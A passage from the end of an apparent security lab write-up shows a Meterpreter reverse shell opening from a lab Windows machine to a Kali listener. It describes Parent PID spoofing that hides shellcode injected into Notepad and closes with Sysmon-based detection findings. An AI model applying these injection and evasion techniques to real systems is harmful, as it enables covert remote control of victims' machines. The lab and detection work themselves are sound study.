[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:50471) at 2026-01-11 10:18:31 -0500
```

Along with transferring the file to Windows, we had to make sure that the Metasploit Listener is on hand in Kali Linux so that it can receive the communication as soon as the malicious file is executed.



Immediately after the compilation, we proceeded to execute the ppid_spoofing.exe file. This process triggered a chain of events that led to the successful connection with the attacker:

1. **Spoofing and Injection:** The program detected the explorer.exe (PID 4008) and created a new, seemingly innocent Notepad window (PID 924), as shown in the screenshot. Thanks to the PPID Spoofing technique, this Notepad appears to have been launched by Explorer.
2. **Reverse Shell Connection (Kali Linux):** The moment the "infected" Notepad was opened, the shellcode we had entered into its memory was executed. This directly resulted in the connection request being sent to Kali Linux.

As we saw in the previous Metasploit screenshot, Listener accepted the connection and successfully opened the Meterpreter Session, giving us remote control over the system through the process we just created.

Process Name	PID	Private Bytes	Working Set	Parent PID	Process Name	PID	Private Bytes	Working Set
explorer.exe	4008	84,82 MB	15,04 MB	0	Windows Explorer	4008	84,82 MB	15,04 MB
RuntimeBroker.exe	4236	1,28 MB	3,27 MB	4008	Runtime Broker	4236	1,28 MB	3,27 MB
notepad.exe	4156	4,68 MB	15,04 MB	4008	Notepad	4156	4,68 MB	15,04 MB

Before checking for spoofing, we confirmed through **System Informer** that the data reported by our program was accurate. In the list of current processes, we found **explorer.exe** (Windows Explorer). As shown in the screenshot, the process is running with **Process ID (PID) 4008**. This value is exactly the same as the output we received in the command prompt when executing the `ppid_spoofing.exe` ("*Target Parent PID: 4008*"). This proves that the code detection mechanism worked correctly, selecting the valid Explorer process to use as a "Parent" for the injection.


Process Name	PID	Private Bytes	Working Set	Parent PID	Process Name	PID	Private Bytes	Working Set
notepad.exe	924	4,6 MB	15,04 MB	0	Notepad	924	4,6 MB	15,04 MB
RuntimeBroker.exe	4236	1,28 MB	3,27 MB	924	Runtime Broker	4236	1,28 MB	3,27 MB
notepad.exe	4156	4,68 MB	15,04 MB	924	Notepad	4156	4,68 MB	15,04 MB

For the final verification of the technique, we used the System Informer tool to examine the hierarchy of processes.

As shown in the screenshot:

1. We detected the `notepad.exe` process with PID 924 (which perfectly matches the PID that the program gave us during execution).
2. Focusing on the parent's column (Parent PID), we notice that PID 4008 is indicated.
3. From the previous step, we know that PID 4008 corresponds to `explorer.exe`.

Conclusion: The operating system has been completely fooled. It assumes that the `notepad.exe` (containing the virus) was naturally initiated by Windows Explorer, when in fact it was initiated by our own malicious executable (`ppid_spoofing.exe`). This tampering of the parental relationship (Parent PID Spoofing) makes the attack extremely difficult for analysts and security systems to detect. as the process seems completely legal and not at all suspicious.



For the irrefutable proof of the success of Parent PID Spoofing, we opened the Properties of the notepad.exe process through System Informer. In the General tab, we observe the following critical elements:

- **Image File Name:** notepad.exe (The target process).
- **Parent Process:** explorer.exe (4008).

Conclusion: In the final stage of the exercise, the advanced Parent PID Spoofing technique was successfully implemented, with the aim of executing malicious code under the cover of a legitimate process hierarchy. Through the specialized simple2.c code, the system call UpdateProcThreadAttribute was used to start the notepad.exe in a suspended state, falsely setting Windows Explorer as the parent process. as verified through System Informer, it confirms that the technique was a complete success. Even though notepad.exe was created and controlled by our own malware (ppid_spoofing.exe), Windows and monitoring tools were "tricked" into registering the explorer.exe as the parent. This manipulation makes the activity appear to be a legitimate user action, allowing scanners looking for suspicious processes to avoid detection while maintaining a stable connection (Session) with Kali Linux.

Conclusion

The present work demonstrated, in all its scope, how modern malware delivery chains work, as well as the methodologies for detecting them from the point of view of defenders. Starting from the basic code injection, we proceeded to implement advanced techniques such as Parent PID Spoofing, Remote Thread Creation and the production of evasive loaders using the Hooka and Misterio tools. Each stage of the exercise faithfully replicated the behavior of real attackers, from creating Meterpreter payloads and injecting them into legitimate processes (Notepad), to hiding the execution chain and delivering through malicious shortcuts (.lnk). From a defense perspective, leveraging System Informer and Sysmon has made it possible to identify clear signs of a breach. Notably, memory areas with suspicious RWX permissions were identified, critical events such as CreateRemoteThread (Event ID 8) were logged, and inconsistencies in the process hierarchy were analyzed. It has been proven in practice that, even if a virus uses advanced encryption to hide its identity from Antiviruses, it cannot hide its movements. The operating system (through tools such as Sysmon) records suspicious actions as they occur, such as one program's attempt to secretly interfere with another's memory. This confirms that detailed recording of events is the most reliable way to detect, as it reveals the attack based on behavior rather than file format.